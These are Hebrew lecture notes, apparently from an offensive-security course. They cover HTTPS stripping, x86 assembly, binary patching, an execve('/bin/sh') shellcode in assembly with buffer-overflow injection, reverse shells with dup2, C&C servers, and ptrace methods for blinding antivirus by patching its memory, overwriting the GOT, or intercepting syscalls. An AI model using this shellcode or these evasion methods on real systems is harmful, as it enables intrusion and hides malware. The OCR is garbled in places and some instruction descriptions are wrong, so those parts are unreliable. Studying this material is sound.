- אם אכן תמכבו בו. הסיבה לכך היא שם היי מעבירים באופן דיפולטני ל-<https://> אך אתרים שלא תמכבים ב-<https://> לא יהיו עובדים. והכוון השני (אתרים שתמכבים בשניהם) גורר שיבחרו ב-<http://> במקרה הדיפולטיבית.
- תקיפה אפשרית: תוקף שמאזין לתובורה היה יכול לנצל את הרגע/ים הראשוניים שבו המשתמש היה ב-<http://> ולהיות MITM בין לבני השירות שהוא מנסה לעבור לתקשרות עם SSL מול. כמו כן, הוא ימנע ממנו לעבור ל-<https://> בכך שיירוד את כל הרכבי [https](https://) שבו מגעים בתשובות של השירות ללקוח, כדי שיוכל להמשיך ולקוב אחריו כל המידע (באופן לא מוצפן) בתובורה בין השירות ללקוח.

- אתרים בעבר ניסו לזייף את המנגנון של SSL בעזרת תמונה של מנגנון ב-<http://>-<https://> favicon (בשזהו עוד הציג בשורת כתובות).



- תוקף יכול להציג אשליה של browser שגולש לאתר שביבנו עם <https://> אך שנוכל לחשב שאחנו משתמשים ב-[https](https://).



- תוקפים מנוטים לעבוד על משתמשים עם שמות הדומיינים (שגיאות כתיב קלות/סימנים שנראים כמו סימנים אחרים)

## Server Adversary & Isolation

- החשש הוא שהשרת הוא התקוף או שרת כלשהו נשלט ע"י תוקף שהשתלט על השרת.
- מטרות אפשריות:
  - Identity theft
  - Resource theft
  - social engineering
  - code execution (e.g. ransomware)
- בד"כ מדובר על תקיפות הקשורות ל-web, אך יכולנו תקיפות מעולמות אחרים (למשל: (heap spray
- (heap spray (heap spray
  - בד"כ לא נתעסק בכך, על אף שהן אפשריות.

## Information Disclosure

- נניח שיש אתר evil.com שפיטה משתמש כלשהו להיבנס אליו.
- נניח שהאתר רוצה לדעת באילו אתרים המשתמש ביקר.
- הוא יכול לנסוט לטען למשתמש קבצי CSS, תמונות וכו' .. ולבזוק כמה זמן לוקח למשתמש לטען אותם. דברים שיטענו מהר יותר
- ככל הנראה היינו ב-cache של המשתמש וכך הוא עשה בהם שימוש קודם לכן.
- הוא יכול לבדוק את זה לפי הצבע של הלינק (אם המשתמש ביקר אותו הוא יהיה במצב סגול, אחרת במצב כחול)

## Assembly


- שפת תכנות שמתרגמת ישירות לשפת מכונה.
- משתנה בין מעבדים. בקורס נתמך במעבד של intel אליו בארכיטקטורת  $32b = x86$ .
- רוב התוכניות שרצות על המעבד מתרגמות בהמשך בדרך לאסמבלי.
- **אסמבלי** – תוכנית שממירה קוד אסמבלי לקוד מכונה.

## Binary Data

- פקודות אסמבלי מבוצעות פעולות על מידע בינארי.
- ניתן לייצג בעזרת מידע בינארי כל מידע אפשרי.
- בהתאם לטיפוס של המידעណ נדע כיצד לתרגם/לפרש את המידע הבינארי למאה שהוא מייצג בפועל.
- אנחנו בעיקר נתמך בייצוג של מספרים ומחוזות:
  - מס' שלמים – מייצג בסיס בינארי/במשלים ל-2 (עבור מס' שליליים).
  - מס' עשרוניים – מייצג בעזרת נקודת צפה.
  - מחוזות –
    - כלתו במחוזות הוא בית במחשב.
    - בשבייל מייצג את סוף המחרוזת השתמש ב-Null terminator.
- בית = 8 ביטים = 0 – 127 – 128 = 255 – 0 = 8 ביטים

## Endianness

- **MSB** – ה-**MSB** יהיה בכתבאות הנמוכות יותר. (למשל: פקודות ברשת)
- **LSB** – ה-**LSB** יהיה בכתבאות הנמוכות יותר. (למשל:  $x86$ )



## Registers

- משמשים בתפקידים המשתנים בתוכניות אסמבלי.
- הגודל של רגיסטרים הוא קבוע ונקבע לפי ארכיטקטורת המעבד (מעבד בארכיטקטורת  $32b \leftarrow$  רגיסטרים בגודל  $32b$ )
- שומרים על backward compatibility בקשר שמאפשרים לקוד אסמבלי  $x86$  לרוץ על מעבד  $64b$  ע"י חישוסות לחיצי רגיסטר בארכיטקטורת  $64b$  בלבד רגיסטר בארכיטקטורת  $32b$

Pointers	
EBP	stack base pointer משמש לאחסן ה-ESP של ה-caller
ESP	stack pointer
EIP	instruction pointer

General Purpose Registers (= GPR)	
EAX	functions' return value
EBX	
ECX	loop counters
EDX	
ESI	source
EDI	destination

- חשוב: השימושים בעמודה הימנית הן קונבנציות שלא נאכפota בפועל.

בכל אחד מה-GPR (למעט ESI ו-EDI) מכיל בתוכו מקטעי רגיסטרים של 16 ו-8 בתים:

31	0
EAX	
	15 0
AX	
15	8 7 0
AH	AL

- בסוף כל פקודה RIP יוזן כתובות שאותה המעבד מתכוון להריץ בפקודה הבאה.
- לפקודות אין גודל קבוע.

## Memory Pointers

- על מנת לציין כתובות בזיכרון נשתמש בסוגרים מרובעים: [address]
- בשניהם לכתובות בזיכרון, יש לציין כמה בתים אנחנו רוצים לקרוא/לכתוב:
  - BYTE PTR – בית בודד
  - WORD PTR – 2 בתים
  - DWORD PTR – 4 בתים
  - QWORD PTR – 8 בתים

- אם לא נציין את כמות הבטים שאנו רוצים לכתוב/לקראן אז הגודל יוסק לפי גודל הרגיסטר שהשתמשנו בו או שכברירת מחדל נ השתמש ב-4 בתים.

MOV EAX, [0x12]	תקרא 4 בתים מהכתובת 12x0 ותרשום אותם לתוך EAX
MOV DWORD PTR EAX, [0x12]	תקרא 4 בתים מהכתובת 12x0 ותבחרו אותם לתוך EAX
MOV DBYTE PTR [EAX], 0	תملא את הבית שביבה EAX ב-0-ים
MOV DBYTE PTR [EAX], [0x12]	לא חוקי (אסור להשתמש ב-2 אופרנדים שהם כתובות)

- אם מה שאני רוצה לכתוב קטע מהיעד אליו אני כותב איז היעד ירוף באפסים משמאלי.

- פקודות באסמבלי מורכבות מ-mnemonics
- opcode – הפעולה שציריך לבצע.
- operand – האובייקט עליו תבוצע הפעולה (0 – 3 אופרנדים).
- מבנה של instruction: <operator><operands, ...>
- אנחנו נעבד לפי intel syntax
- :operators

<b>Assignment</b>	<b>MOV &lt;dst&gt;, &lt;src&gt;</b>	dst = src ניתן לציין אחרי MOV את הגודל שאחננו רצים <size> ptr
		QWORD    WORD    WORD    BYTE 8B            4B            2B            1B
	<b>MOVZX &lt;dst&gt;, &lt;src&gt;</b>	mov zero extend מעביר את src ל-dst ומרפכד משמאלי את כל הביטים ב-dst ב-0-ים כך שיימלא 32 ביטים
	<b>MOVSX &lt;dst&gt;, &lt;src&gt;</b>	mov sign extend מעביר את src ל-dst ומרפכד משמאלי את כל הביטים ב-dst בבייט הסיכון של src כך שיימלא 32 ביטים
	<b>LEA &lt;dst&gt;, &lt;src&gt;</b>	“Load Effective Address” dst = &src (creates a pointer)
<b>Arithmetic</b>	<b>ADD &lt;dst&gt;, &lt;src&gt;</b>	dst += src
	<b>SUB &lt;dst&gt;, &lt;src&gt;</b>	dst -= src
	<b>IMUL &lt;dst&gt;, &lt;src&gt;</b>	dst *= src
	<b>IDIV &lt;dst&gt;, &lt;src&gt;</b>	dst /= src
	<b>INC &lt;dst&gt;</b>	dst ++
	<b>DEC &lt;dst&gt;</b>	dst --
	<b>CMP &lt;src&gt;, &lt;dst&gt;</b>	if (src != dst) ZF = 1
	<b>TEST &lt;src&gt;, &lt;dst&gt;</b>	if ((src & dst) == 0) ZF = 1
<b>Bits and Booleans</b>	<b>NOT &lt;dst&gt;</b>	dst ~= dst
	<b>AND &lt;dst&gt;, &lt;src&gt;</b>	dst &= src
	<b>OR &lt;dst&gt;, &lt;src&gt;</b>	dst  = src
	<b>XOR &lt;dst&gt;, &lt;src&gt;</b>	dst ^= src
	<b>SHL &lt;dst&gt;, &lt;x&gt;</b>	dst << x
	<b>SHR &lt;dst&gt;, &lt;x&gt;</b>	dst >> x
<b>Flow Control</b>	<b>JMP &lt;label&gt;</b>	go to label
	<b>JMP DWORD PTR ds:0x&lt;address&gt;</b>	קפיצה לבתוות אבסולוטית בהתאם ל-data שנקרה <address> מ- (ds = data stored) אם במקום DWORD הינו קוראים 16 בתים אז הקפיצה הייתה יחסית
	<b>JE</b>	jump equal
	<b>JNE</b>	jump not equal
	<b>JG</b>	jump greater
	<b>JL &lt;_label&gt;</b>	jump less if dst < src: jump _label
	<b>JGE</b>	jump greater equal
	<b>JLE</b>	jump less equal
	<b>JZ</b>	jump if ZF is on
	<b>JNZ</b>	jump if ZF is off
	<b>SETZ &lt;dst&gt;</b>	if ZF = 1: dst = 1
	<b>ZF</b>	Zero Flag

		דולק אם התוצאה של הפעולה המתמטית الأخيرة הייתה 0
Flags	OF	Overflow Flag
	SF	Sign Flag דולק אם התוצאה של הפעולה המתמטית الأخيرة הייתה שלילית (ולבן ה-bit sign דולק)
calling functions	PUSH <x>	SUB ESP, 4 MOV DWORD PTR [ESP], x
	CALL <func_name>	PUSH (address of next instruction after CALL) JMP foo
	RET	POP EIP JMP EIP

- ב-x86 אפשר לערוב מshortנים עם קבועים (בשונה מ-mips שם היה הבדל, למשל, בין add ל-addi).
- ו-jmp הן שמות שונים לאותו דבר.
- **ניתן להשתמש בזיכרון רק פעם אחת בפוקודה** (למשל: לא ניתן לעשות ADD בין 2 בתיבות זיכרון).

## Common Patterns

Pattern	C	Assembly
for loop	for(int i = 0; i < 10; i++) { ... }	_LOOP: ... INC ECX CMP ECX, 10 JNE _LOOP

## The Stack

- אזור זיכרון שמשמש אותנו לאחסון  **משתנים מקומיים**.
- **ESP** – מצביע על ראש המחסנית.
- תרגום של קוד C למצב מחסנית –

int f(a, b){ int x; char y [2]; } int main() { f (2, 1); }	2 1 return address EBP of main 4B for x y[1] y[0]	הכתובת הכי גבוהה סדר הבטים של x תליי האם אנחנו big endian little או endian הכתובת הכי נמוכה
--	---	---

- דוגמא נוספת: נניח שבתחלת התוכנית:  $ESP = 0x110$

C	Assembly	stack	
		addresses	values
		0x110	
int x = 1; // 4B	SUB ESP, 14	0x10c	1
long y = 2; // 8B	MOV WORD PTR [ESP], 3	0x108	
short z = 3; // 2B	MOV QWORD PTR [ESP + 2], 2	0x104	2
	MOV DWORD PTR [ESP + 10], 1	0x100	3

## Calling Functions

- אנחנו נלמד את-h- calling conventions של intel
- כל פרמטר של פונקציה הוא תמיד 4 בתים ללא קשר לסוגו.

- ה-callee יאחסן את ערך ההחזרה ב-**EAX**.
  - ל-callee מותר לשנות את כל ה-GPRs.
  - בפרט אסור לו לשנות את ESP ו-EBP.**
  - ה-EBP נועד על מנת לאחסן את ה-ESP של ה-caller.
  - מהחר גם את ערכו ה-callee לא יוכל לשנות זאת באחריותו לדוחף אותו למחסנית עם תחילת העבודה.
- דוגמא לקוד של caller: נניח שבתחלת התוכנית:  $ESP = 0x110$

C	Assembly	stack	
		addresses	values
foo(1, 2)	PUSH 2	0x110	
	PUSH 1	0x10c	2
	CALL foo	0x108	1
	ADD ESP, 8	0x104	RA
		0x100	

- דוגמא לקוד של callee: נניח שבתחלת התוכנית:  $ESP = 0x110$

C	Assembly	stack	
		addresses	values
<function code>	PUSH EBP	0x110	
	MOV EBP, ESP	0x10c	2
	<function code>	0x108	1
	MOV ESP, EBP	0x104	RA
	POP EBP	0x100	EBP
	RET		

## תוכנית אסמלבי

- \* – סיממת לקובץ המכיל תוכנית אסמלבי.
- מגדר את נקודת התחילה של הקובץ. שם המעבד יתחליל להריצת הקוד שלו (שקלול ב-main).
- symbol\_name – שמשמעו ש-symbol\_name יהיה גלוי-linker ולא מקומי רק לקובץ אסמלבי שהוא נמצא בו.
- global keyword – global

mdpsame את המחרוזות (מחרוזת = רצף של לפחות 4 בתים שnitנים להדפסה) שיש ביבנאי	<b>strings &lt;exec_name&gt;</b>
mdpsame את ה-symbols (פונקציות/משתנים שהתוכנית משתמש בהם) שיש ביבנאי	
פורמט ההדפסה:	
<address> <type> <symbol_name>	
symbols עם בתובת = יטענו מותוק הבינאי symbols ללא בתובת = אינם חלק מהיבנאי (יטענו בזמן ריצה מספירה דינמית)	<b>nm &lt;exec_name&gt;</b>
types אפשריים (מצויים לאיזה segment ה-sym שיר):	
T D U (CODE =) TEXT DATA Undefined	
mdpsame את כל הקריאה לפונקציות מספריות דינמיות	<b>ltrace &lt;exec_name&gt;</b>
mdpsame את כל ה-syscalls שהיבנאי מיצר	<b>strace &lt;exec_name&gt;</b>
בהתאם elf (executable ב-axnix) תציג-li את header שלו	<b>readelf -a &lt;exec_name&gt;</b>
תראה-li את הקוד (CODE) של הבינאי בפורט של אסמבלי -disassemble	
העמודה הבי שמאלית: הכתובות בזיכרון העמודה אחרת: הפקודות ביבנאי העמודה אחרת: הפקודה באסמבלי	<b>objdump -d -M intel &lt;exec_name&gt;</b>
יראה את הנחויות relocation שמתוכנות עברו הקובץ	<b>objdump -r &lt;file_name&gt;.o</b>

- הבדל בין executable ל-library: אנחנו מרים בעצמנו, בעוד אנחנו לא מרים libraries באופן ישירות אלא "מתלנגים" (linkage) מולן ומשתמשים בפונקציונליות שלו.

**IDA**

תוכנה שהופכת את הבינאי לאסמבלי.

קיורום:

<b>n</b>	הוספה שמות למשתנים
<b>;</b>	הוספה
<b>x</b>	קיבל את כל הקשרים של הפונקציה במקומות שונים קוד (פונקציות שקרו לו)

בחלק התיכון של המסר יש 2 דברים חשובים:

- ה-offset (ב-hex) בתוך הקובץ של הנקודה שסימנו.
- ה-virtual address (ב-hex) של הנקודה שסימנו.

**מתודולוגיה - שיטת עבודה מומלצת**

נניח שאנחנו רוצים להבין מתי תוכנית נתונה מדפסה למסך X.

- נתחיל מהסוף להתחילה.
  - נחפש בקוד את הורטאה הסופית שאנו מחפשים: X.
  - נלר אחורה בקוד ביחס עם כל פונקציה שקרה לטע kod בו X נמצא (געלה עד שורש הקריאה).
- תוך כדי העליה בעז הקריאה נחפש strings שימושים.

לשים לב לעוגנים: קריאות לפונקציות של הספרייה הסטנדרטית (Libc), זיהוי תבניות נפוצות (if, structs – אם), קבועים נקודתית היא הבדיקה בין עיקר ותפל! לא להעמיק בכל שורה בקוד.

אם נתקיים בהבנה של קטע קוד מסוים: להמשיך הלאה ולחוור אליו ורק אם משוכנעים שהוא קרייטי למה שאנחנו צריכים.

תוכניות הן בד"כ צפויות. בקרה שהמתכנת לא עשה בכונה משהו ממש מוזר, שכן אמורה להיות לקוד משמעות כלשהו.


(בහנחה ולא עשו לו obfuscation)

קומpileרים יוצרים בד"כ קוד אסמבלי דיו דומה ותבנתי.

- ב"עבירות": פצ'פוז'/ריתור
- קפיצת מדרגה-m-reverse engineering: במקום רק להבין מה הקוד אמור לעשות בו נתעורר בו ונסנה אותו בהתאם לצרכינו.
- **מתי משתמש?**
- בשאיון סביבת build environment - בשאיון סביבת build מתאימה. למשל: יתכן שבעת הורדת עדכון של windows אין על המחשב שלנו את הסביבה המתאימה כדי לעשות לעדכון patch. לכן, במקום זאת – אנחנו מודדים patch שמשתלב עם הבינארי שכבר שיש לנו על המחשב.
- אין את source code - אין לנו את ה-source code ורוצים לשנות את הקוד.
- אין מספק משאים כדי לבנות את הקוד (למשל: זמן), אז אנחנו מעדיפים לעשות השינויים כבר ישירות ביבנארי.
- **איך געשה זאת?**
- מזהה את השינוי הלוגי שאנו רוצים לעשות באסמבלי ונסנה את הבינארי בהתאם.
- **מבצע את השינוי בפייטון:** נפתח את הקובץ, נעשה seek למיקום המתאים (בעזרת offset-IDA) ונסנה את התוכן.

## Dead Zone

- מה געשה אם הלוגיקה שאנו רוצים להוסיף/לשנות דורשת להגדיל את הבינארי מהגודל הנוכחי שלו?
- לא ניתן פשוט להגדיל את הבינארי, מאחר זה יגרום לבלבול בכל היחסות שיש לנו בקוד.
- אם הבנו את כל הלוגיקה של הקוד המקורי אנחנו יכולים לכתוב אותו בגרסת מצומצמת יותר אז "ררווח" עוד מקום ללוגיקה שרצינו להכניס.
- אפשר להוות אזור של קוד מת (dead zone) = קוד לא קריטי שלא משפיע על הלוגיקה של הקוד ולהשתמש בו
- למשל: **קוד של טיפול בשגיאה בתצאה משגיאה של fopen** בהנחה ואנו יכולים להניח שהקובץ יוכל להיפתח בצורה טוביה (הקובץ קיים ויש לנו הרשות המתאימה כדי לפתוח אותו)
- השימוש ב-zone dead יהיה כמו בקריאה לפונקציה. נמשח את הלוגיקה שלמו ב-zone dead, נקוף אליו מהנקודה שבה רצינו להכניס את הלוגיקה ונחזור ממנו בחזרה לנקודת המתאימה.
- לעיתים ה-zone dead יהיה חלק מהקוד שאנו עוברים דרכו. במקרה זה נצטרך לדלג מעל ה-zone dead ובנקודה המתאימה בקוד לкопץ אליו בחזרה.
- בשניטים עושים את התקיקן נפתח את הבינארי מחדש מחדש ב-IDA ונודד שהוא נראה כמו שרצינו.



## Shellcode – how to PE (= privilege escalation)

- 1. לתקן process עם זכויות root.
- 2. לנצל את זה שיש לנו process עם הרשות root לטובת השגת הרשות root קבועות.
- 3. איך נתקן process עם הרשות root? נמשח חולשה של המערכת ע"י שטיית shellcode.
- 4. **קוד בינהרי שפוחט shell**. למרות שבום (ב哀ון לא מוצדק) משתמשים בביטוי עבור כל קוד בינהרי התחלתי (initial) שממש חולשה שמאפשרת "תקיפות המשך".
- 5. בכך נמנע מכתייבת קוד אסמבלי ספציפי בכל פעם שנרצה לתקן מערכת לשיה. לעומת זאת, תהיה לנו **תקיפה גנרטית (shell)** דרכה נוכל למשח כל תקיפה ספציפית שנרצה.
- 6. איך להריץ shellcode ?shellcode exec("/bin/sh", ...);

החתימה של exec		
description	asm	name
נתיב לתוכנית שנרצה להריץ	ebx	path
הפרמטרים עבור התוכנית	ecx	argv
	edx	envp

- מס' בעיות:
  - אם מזרקים את ה-shellcode דרך פונקציה כדוגמת strcpy אז יש כמה תווים שאסור להשתמש בהם (למשל: 0/)
  - אם התוכנית אליה אנחנו מזרקים את ה-shellcode לא משתמשת ב-exec, או אפילו יותר גרוע: לא משתמשת כלל ב-libc או נצטרך להשתמש ב-syscall המתחייב ל-exec.
- **איך ax# באמצעות libc או /bin/sh ?**
  1. ניתן לעשות את הטריק שכבר למדנו עם buffer overflow – לבתו לערך אליו הוא buffer: /bin/sh – ביצירוף עוד מלל שנוכל להזות בקלות. ואך, אחרי שנקלט segmentation fault הינה ודרסנו הרבה דברים חשובים על המחשבית) אך נוכל להבין אולי הבאר נמצא בזיכרון ולבצע השמה לערך ebx מתוך המemory המתאים בזיכרון. הבעיה היא שנצטרך להתאים את זה עבור כל קוד שנרצה להזירק לתוכו shellcode. במקרה זאת נבצע trick call trick:
  2. נדחוף את הכתובת של המחרוזת שאנו רוצים ציריכם למחסנית בעדרת CALL

jmp _WANT_BIN_BASH	
_GOT_BIN_BASH:	
mov eax, 0x0B	11 הוא הקוד של execve
pop ebx	ycיל את הכתובת של ה-string שbehורה الأخيرة
mov ecx,	הכתובת למערך מתאים בזיכרון
mov edx,	הכתובת למערך מתאים בזיכרון
int 0x80	קריאה ל-syscall
_WANT_BIN_BASH:	
call _GOT_BIN_BASH	ידחוף את ra למסנית ויקפוץ
.ASCII "/bin/sh@"	ra

- נקודה שחשיבותה היא שהיא tables מתרגמים לכתובות יחסיות ולכן ניתן להזירק את ה-shellcode כמו שהוא, מבלי להיות מודאגים מהכתובות שקובצים אליו הם ב-jmp ו-call.
- איך נפטרו הכתובות שאסור להבניהם? (או הדריך באסמבלי להכניס מחרוזות) איזה תבצע השמה אוטומטית של 0\0 בשימוש ASCII. כי אם משתמש במקום STRING. (או הדריך באסמבלי להכניס מחרוזות) איזה תבצע השמה אוטומטית של 0\0 בסופו. מאוחר ואנחנו כן צריכים 0\0 בסוף בכל מקרה איזה תבצע השמה של ליתו מס' 7 במחרוזת (עד ההשמה נשים שם אליו placeholder דמני. למשל: @).
- נעשה זאת ע"י צירה של רגיסטר 0 עם XOR (עדיף XOR ולא opcodes אחרים כי ב-XOR אין 0-ים) של רגיסטר לעצמו ועוד נכניס את ערך הרגיסטר הזה ליתו ה-7.
- כדי להזירק את ה-shellcode נכניס אותו בתור מחרוזת ובסופה הרבה רווחים ולבסוף הכתובת של תחילת ה-buffer. נשתמש בכמות רווחים שתבטיח לנו שנדרס את כתובות החזרה שעל המחסנית עם הכתובת החזרה של תחילת ה-buffer.

## Command and Control (C&C) Servers

- רוב התקיפות מתבצעות דרך הרשות דרך שרת שליטה ובקה.
- הרעיון:
  - הרמת שרת שילוט על כל המחשבים שהתקוף פרץ אליהם.
  - המבונה הנטקפת תתחבר לשרת C&C ותחכה להוראות המשר.
- אין משתמש בזה עם **shellcode**.
- 1. ה-socket פותח **socket** אל השרת C&C.
- 2. ה-socket ממתין להוראות (text) על ה-socket. ברגע שMagnitude הוראות הן מודדות בתור **input** ב-shell.
- 3. ה-socket STOUT/STDERR נשלחים בחזרה על ה-socket ל-C&C.

## Reverse Shell

- בעיה: שימוש של **shellcode recv/send/select** ב-socket לצורך ביצוע העברת המידע מהמחשב הנתקף אל המחשב של התקוף הוא קשה מאוד.
- פתרון: הנדס את ה-fds בערך **dup** כבנה שההפנייה של הקלט והפלט של ה-shell יהיו בהתאם למה שאנו צריכים.

## dup() / dup2()

- system call ופונקציה ב-C.
- מהמילה **duplicate**.
- **dup** מייצרת עותק של file descriptor בך שייה אפשר לגשת אליו מ-2 נקודות שונות.
  - למשל: (dup, בהינתן ש-3 = file , יגרור את השינוי הבא:

fd	file
0	STDIN
1	STDOUT
2	STDERROR
3	pingresults.txt

fd	file
0	STDIN
1	STDOUT
2	STDERROR
3	pingresults.txt
4	pingresults.txt

- **dup2** מנכנת fd קיים ל-fd נתון.
  - למשל: (dup2, בהינתן ש-3 = file , יגרור את השינוי הבא:

fd	file
0	STDIN
1	STDOUT
2	STDERROR
3	pingresults.txt

fd	file
0	STDIN
1	pingresults.txt
2	STDERROR
3	pingresults.txt

## חתימה

- int **dup** (int oldfd)
- int **dup2**(int oldfd, int newfd)

## פרמטרים

- file descriptor – oldfd
- descriptor עליון ייצור העותק (ניתן להעביר את ה-stdout למושל)

## ערך החזרה:

- dup – ה-fd החדש שנוצר
- dup2 – ה-fd החדש (= fd old) שהשתמשנו בו בשבייל להציג על ה-fd שסופק בתור פרמטר ראשון.
- dup משמשת ב-descriptor עם המס' הבci נמוך לצירוף העותק הנ"ל.
- חשוב לזכור את ה-fd המקורי ששכפלנו אם אנחנו לא הולכים להשתמש בו.

## Polymorphic Shellcodes

- גרסה לא סטטית של payload shellcode שאנו חnage מזריקים. הוא ישנה את ה cordsה שלו ביעד.
- דוגמא: עדכון דינמי של אחד הבטים כבב שווה 0 (כלומר, עדכון שיקרה רק אחרי שה shellcode יתחיל לפעול).
- נרצה ליצור polymorphic shellcode שיוכל לתקן את הביעות תאימות שלו מול הסביבה אליה הוא הוזרך.

## Debugging Mechanisms

- מימוש של debugger הוא משימה מאוד קשה, מאחר וזהו כל שיכול לדמות (emulate) הריצה של כל פקודה אפשרית, לצורך את התוכנית, להתעסק עם הזיכרון שלה ועוד להמשיך את הריצה שלה.
- בובנו למשך כל צה, אנחנו מבינים שבמוקם למשוך אותו בעצמנו פשוט יוכלים להשתמש במערכת הפעלה שמסוגלת לבצע את כל אלה.
- כדי להשתמש בכוח של מערכת הפעלה השתמש במנגנון הבא:
  1. נוצר תהליך tracee שאותו נרצה לדbg.
  2. נוצר תהליך נסוף שיווה tracer.
  3. נבקש מה-OS לבצע "Attach" של tracer על tracee.
  4. בעקבות זאת, ה-OS תריע/תבצע את tracee בהתאם להנחיות של tracer.
  5. כמו כן, היא מאפשר tracer לקרוא/לבתו אל הדיכרונות/רגיסטרים של tracee (בעזרת system calls).
- את כל התהילך המתואר עטוף ב-UI נחמד. והופ, קיבלנו debugger.

### ptrace

call system ב-Linux שאמור לספק את הפונקציונליות המתוארת לעיל.  
יש לבצע include <sys/ptrace.h>.

חתימה	פרמטרים
request	ptrace
pid	
addr	
-1	
ערך החזרה	

- ב כדי שתהילך יוכל לבצע ptrace על תהליך אחר, נדרש שייהיו לו הרשות על התהילך الآخر.
- בכל הנראה שלא נרצה להשתמש בptrace רק בשבייל לקרוא את הדיכרון של התהילך אחר, כי ניתן לעשות זאת עם GDB.
- שימוש יותר רלוונטי הוא כתיבה לדיכרון של תהליך אחר.

## Software Invisibility

- בתור malware שරוצה למנוע מהאנטי וירוס להזות אותו, נרצה לגרום לו להיות "עיוור".
- בסופה של דבר, זה אומר להחליף את הפונקציה של האנטי וירוס שמקטלגת דברים בתור דברים רעים.
- בעולם האמיתי, יהיו הרבה יותר מפונקציה אחת שאחראית לכך.

### שיטה 1: החלפת הקוד הנוכחי

- הרעיון: בכל פעם שהתוכנית של האנטי וירוס תעלה, נחליף את החלק בקוד שלו שאחראי להחליט האם תוכנית בלשוי היא רעה או לא. השינוי יהיה ב-RAM בלבד. זה מסתדר עם זה שעלולים להשוו את החתימה של האנטי וירוס על הדיסק ולעלות על שינויים שנעשה בדיסק.
  1. נכתב את הקוד שאחחנו רצימ ונקملפ אותו.
  2. נעשה attach על האנטי וירוס ברגע שהוא ירוץ.
  3. נמצא את הכתובת של התוכנית שאחחנו רצימ להחליף ונרשם את הבטים שלנו במקום (חשוב לוודא שאחחנו לא זולגים בכתיבה לפונקציה הבאה).
  4. מבצע detach.

## שיטת 2: Sabotaging the GOT

- בד"כ אנטי וירוסים ישמשו בספריות חיצונית, אך שיתכן שהפונקציה שנרצה לדרס תטען באופן DINMI, וכך לא יוכל לבצע את שיטה 1.
- הרעיון: נדרס את הכתובת שיש ב-GOT שתצביע על הפונקציה שבכתבנו.

## שיטת 3: מעקף

- אם נחליף את הפונקציה שגדה malwares באנטי וירוס כך שלא תזהה כלום אז כנראה שמיישחו יחשוד.
- הרעיון: נעדכן את הפונקציה שגדה malwares שתחזה את כל ה-malwares למעט ה-malware שלנו.
- 1. יצירת פונקציית מעקף שתבדוק האם זה בסדר לבדוק את ה-malware שהיא תפסה בתור malware שלנו.
- 2. נמצא מקום בקוד שאפשר לדרס מבלי לפגוע בלוגיקה יותר מדי (למשל: טיפול בשגיאות).
- 3. נכתב את הקוד שלנו באוזן זהה.
- 4. נדרס את ה-GOT שבמוקם להצביע לפונקציה המקורית, יצבע לקוד שלנו שבמידת הצורך (אם ה-malware אינו ה-shlomo) יקרה לפונקציה המקורית.
  - אם הפונקציה המקורית עדין לא בטענה ב-GOT וכן איןנו יודעים איך לkapoz אליה אז נריץ את הקוד של ה-תאם במקום.

## שיטת 4: Syscall interception

- בהרבה מהמקרים יש יותר מפונקציה אחת שמחילה האם מדובר ב-malware או לא, כך שזה לא יהיה פיזיבילו לשנות את הקוד של כל הפונקציות.
- במקרה זאת, נרצה לעקוב אחר syscalls ישירות, וubahor ה-syscalls שמשמעותם אוטנו – נעדכן את הפרמטרים או את ערך החזרה.
- נוכל לבדוק באיזה syscall מדובר ע"י בדיקת ערכו של eax (מאחסן את סוג syscall).
- למשל: נוכל לשנות את read כך שבעת קראית ה-malware הוא יקרא 0 בתים ע"י שינוי הרגיסטר של length ל-0.
- על מנת לעצור לפני ואחריו syscalls משתמש ב-PTRACE\_SYSCALL שבעת הראונה יעצור רגע לפני syscall ובעת השניה יעצור רגע אחרי syscall.
- המשמעות של זה היא שעליינו לבצע את העדכון הנ"ל בכל הזמן! אחרת, האנטי וירוס יגלה את ה-malware שלנו.

symbol table	מאפשר gdb ל לקרוא מידע מה-gdb	gcc -g hello.cc -o hello	קמפוס
a.out	מDEBUG את a.out	gdb a.out	אתחול
args	מDEBUG את exec_name שוחרץ עם הארגומנטים args	gdb --args <exec_name> <args..>	
segmentation fault	ניתוח של segmentation fault	gdb ./<executable_file> <core>	
breakpoint	שם breakpoint בתחילת התוכנית (current EIP)	b main	breakpoints
	שם breakpoint בשורה הנוכחית (line)	b	
	שם breakpoint (address) בכתובת זיכרון (breakpoint#)	b <line>	
	שם breakpoint בעוד line שורות מהשורה הנוכחית	b *<address>	
	שם breakpoint בתחילת function_name	b <+line>	
	מוחק את breakpoint#	b <function_name>	
	מופיע את כל breakpoints הנוכחיים	d <breakpoint#>	
	תעוצר ברגע שהתנאי ב-watch מתקיים	info break	
		watch <var_name> <rel> <val>	
		e.g.: watch eax == 0x03	
r	MRIIZ את התוכנית עד ה-breakpoint הבא או שגיאה	r	ריצה
r <args>	MRIIZ את התוכנית עד ה-breakpoint הבא או שגיאה עם הפרמטרים args	r <args>	
r <file_name>	MRIIZ את התוכנית עד ה-breakpoint הבא או שגיאה עם file_name בתור פרמטר	r <file_name>	
c	משיך להMRIIZ את התוכנית עד ה-breakpoint הבא או שגיאה	c	
f	רץ עד סוף הפקנציה הנוכחית	f	
s	MRIIZ את השורה הבאה	s	
s <line>	MRIIZ את line שורות הבאות	s <line>	
n	MRIIZ את השורה הבאה מבלי להיבנש לתוך פונקציות	n	stepping
next	מבצע את הדבר הבא (פקודה/פונקציה)	next	
step	מבצע את השורה הבא (פקודה/פוקודה בתוך פונקציה)	step	
stepi	מבצע את שורת האסמלבי הבא	stepi	
finish	מסיים לבצע את הפונקציה הנוכחית	finish	
disas	במהלך דיבוג ידפיס את קוד האסמלבי של הפונקציה הנוכחית	disas	הdfsות
p var	מדפיס את הערך של משתנה var עבור הדפסת בתובות של גיסטר: \$<reg> או \$(<reg>:*)	p var	
bt	מדפיס trace stack	bt	
u	מדפיס רמה אחת מעלה ב-stack	u	
d	מדפיס רמה אחת מתחת ב-stack	d	
i	מדפיס את 10 השורות הבאות מ-EIP	i	
i <x>	מדפיס את 10 השורות שאחרי שורה x	i <x>	
I <function_name>	מדפיס 10 שורות מתחילה function_name	I <function_name>	
